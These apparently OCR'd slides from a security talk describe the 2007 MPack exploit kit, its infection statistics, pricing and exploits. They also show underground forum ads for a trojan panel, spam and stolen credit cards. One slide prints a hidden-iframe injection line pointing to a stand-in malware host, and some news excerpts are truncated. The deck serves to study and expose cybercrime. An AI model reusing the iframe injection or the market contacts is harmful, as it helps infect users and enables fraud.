
Cool stuff found on the servers

- How could they manage to infect thousands of computers?

MPack

Once upon a time a Trojan...

MPack



virus BULLETIN Fighting malware and spam

AEC www.aec.eu

Home » **News** » **Latest news** » Mpack pack**current user:** none (**login** | **register**)

News
latest news
virus news
spam news
vb news
news feeds
malware prevalence
events calendar

independent malware advice
- news
- reviews
- opinions
- interviews
- testing
- virus analyses
- product reviews

Subscribe now!

Mpack packs punch in Italy

10,000 sites carrying exploits in large-scale attack.

Sophisticated
increasingly la
seriously affec
First spotted o
malicious atta
worldwide, wit

The Mpack too
is thought to b
exploits added
hidden iframes
operating syst
infected code
monitoring too

News Archive
2007
2006

Massive MPACK Compromise

Published: 2007-06-18,
Last Updated: 2007-06-18 21:34:24 UTC
by Lorna Hutcheson (Version: 1)

If you're confused and think
you haven't heard of "the ot
relatively new kid on the blo
discovered in December of 2

Its an PHP based applicatior
comes several different expl
which can be used to compr
running. There are different
compromised server. One o
now is an IFRAME. Website:
the sites pointing to the MP.

Another interesting characte

Crippling malware attack strikes in Italy

Researchers claim hundreds of sites compromised

Shaun Nichols in California, vnunet.com 18 Jun 2007

Italy is suffering from a barrage of remote attacks launched from hundreds of compromised websites, security experts have warned.

Researchers at **Symantec** reported that attackers have injected 'iframe' tags within the HTML files on compromised sites.

be vulnerable to attacks.

nerabilities and applications, including

Wednesday, June 20, 2007

Massive Embedded Web Attack in Italy

MPack v0.86 stat

Attacked hosts: (total/uniq)	
IE XP ALL	39062 - 35472
QuickTime	22 - 21
Win2000	2197 - 2073
Firefox	7166 - 7060
Opera7	214 - 211

Traffic: (total/uniq)	
Total traff:	53858 - 47831
Exploited:	11981 - 10222
Loads count:	5510 - 5155
Loader's response:	46.05% - 50.43%
User blocking:	ON
Country blocking:	OFF
Efficiency: 10.23% - 10.78%	

The Web is abuzz with news stories regarding the MPACK web exploitation kit installed on over 10,000 mostly Italian based sites, and in the spirit of previous analyses of malicious URLs here's an overview of the strategy of the attack, the outcome, and IPs in quesiton, thus the ones that should get blacklisted or CYBERINT applied for further juicy details on the severity of the attack.

The strategy of the attack

Picture yourself in the position of a malicious

Once upon a time a Trojan…

MPack

- **Tracing Mpack for 2 months (April & May 2007):**
  - **41 different servers with Mpack running**
  - **366,717 web pages "iframed"**
  - **More than 1 million users infected (1,217,741)**

Once upon a time a Trojan…

MPack

- **Tool to install malware**
- **Written in PHP**
- **Developed by “Dream Coders Team”**
- **Price $700 ($1,000 including Dream Downloader)**

Once upon a time a Trojan…

MPack

- **Adding new exploit: $50 - $150**
- **Avoid AV detection: $20 – $30**

Once upon a time a Trojan…

MPack

- **Many different exploits:**
  - **WebViewFolderIcon overflow**
  - **WinZip ActiveX overflow**
  - **QuickTime overflow**
  - **ANI overflow**
  - **Etc.**

Once upon a time a Trojan…

MPack

- **Most used way to infect users: iframe**

```
<iframe scr=”malware.com” width=”1”
    height=”1”</iframe>
```

Once upon a time a Trojan…

MPack

- **Detects browser:**
  - **Opera**
  - **Konqueror**
  - **Lynx**
  - **Internet Explorer**
  - **Netscape**
  - **Mozilla**
  - **Firefox**


Once upon a time a Trojan…

MPack

- **Detects OS:**
  - **Linux**
  - **Windows**
  - **Mac**

Once upon a time a Trojan…

MPack



MPack v0.90 stats

Attacked hosts (total - uniq)	
IE XP ALL	114721 - 96104
QuickTime	2175 - 2048
Win2000	7033 - 6260
Firefox	12885 - 12514
Opera7	1271 - 1264

Traffic (total - uniq)	
Total traff	159073 - 129089
Exploited	44804 - 35574
Loads count	17408 - 15968
Loader's response	38.85% - 44.89%
Efficiency 10.94% - 12.37%	

Browser stats (total)	
MSIE	4 0%
Opera	1 0%


Modules state	
Statistic type	MySQL-based
User blocking	ON
Country blocking	OFF

Country	Traff	Loads	Efficiency
RU - Russian federation	112793 70.9%	12653 72.7%	11.22%
UA - Ukraine	16666 10.5%	1670 9.6%	10.02%
IT - Italy	7045 4.4%	593 3.4%	8.42%
GE - Georgia	5775 3.6%	673 3.9%	11.65%
BY - Belarus	5419 3.4%	657 3.8%	12.12%
KZ - Kazakstan	3098 1.9%	376 2.2%	12.14%
US - United states	1117 0.7%	50 0.3%	4.48%
AZ - Azerbaijan	1060 0.7%	128 0.7%	12.08%
MD - Moldova, republic of	683	101	14.79%

Organized Crime

Once upon a time a Trojan…

Organized Crime




- отображение размера логов
- поиск по логам
- архивация логов
- фильтрация по стране
- возможность посылки логов на email
- статистику по заражениям
- просмотр сграбленных emails
- дачу заметок выбранным пользователям
- время последнего захода
- отображение в постраничном виде (скажем по 200 записей на страницу)
- возможность грабить все в один файл (по желанию)
- сортировка логов по разным критериям
- удаление всех логов

Данные команды скачиваются с хостинга через определенный интервал времени и выполняются; в админке можно видеть статус команды для определенного пользователя - скачана\скачана но не выполнена\выполнена.

Билд - 500 wmz
ICQ [redacted]
Кому интересно, могу дать посмотреть тестовую админку.

Once upon a time a Trojan…


Organized Crime



Name	Communication
ORDER crack for $$$$$ - 11.06.2007 23:52:16	
aleksiva Message : 4 Joined : 11.06.2007 Status : offline	Need to crack programme RENTAL 5 http://pisoft.ru/dl/prokat50.exe reward

Once upon a time a Trojan…

Organized Crime



Name | Communication

. : : Spam and Flood Service for Mail.ru Agent : :. - 28.05.2007 5:13:09

POMAH

Communication : 1
Joined : May 28, 2007
Status : offline

. : : Spam and Flood Service for Mail.ru Agent : :.

1000 +-free ordering
2000 - 0.4 wmz
5000 - 0.6 wmz
10000 1,1-wmz
15000-2 wmz
25000-3 wmz
50000-6 wmz
100000-11 wmz
200000-15 wmz
500000-20 wmz
1000000-34 wmz
2000000-53 wmz


Criteria spam :
1) Very rapid delivery of messages.
2) Permanent customers discounts.
3) can be delivered to your base, at the option of (sex, country, region, age).
4) Ability to send in a given time, you at the dates specified intervals lists (the time zone).

References can be found here : https://forum.zloy.org/showthread.php?t= 30691
Knocking at ICQ : 369-336

<Message edited **POMAH -- May 28, 2007 5:15:24**>

Once upon a time a Trojan...


Organized Crime



Name	Communication
Service sales CC! ! ! - 09.06.2007 20:53:51	
fektih Communication : 1 Joined : 09.06.2007 Status : offline	Service sales CC! ! ! I wish to invite you to board with cvv2 Usa, (Walid - 90-95%). there VISA - MC PRICE : 1-10 cards - $ 2 (per unit) 10-100 cards - $ 1.5 (each) DISCOVER-AMEX 1-10 cards - $ 2.5 (each) 10-100 cards - $ 2 (per unit) Nevalid change within 3 days! STANDING POKUPATELYAM DISCOUNTS! ! ! We guarantee the sale only in one hand and a high validity. if we can make a selection in the state, bin etc.! ! ! pounding in ICQ : 498-007-015 Write to OFF-line. Answer

Once upon a time a Trojan…

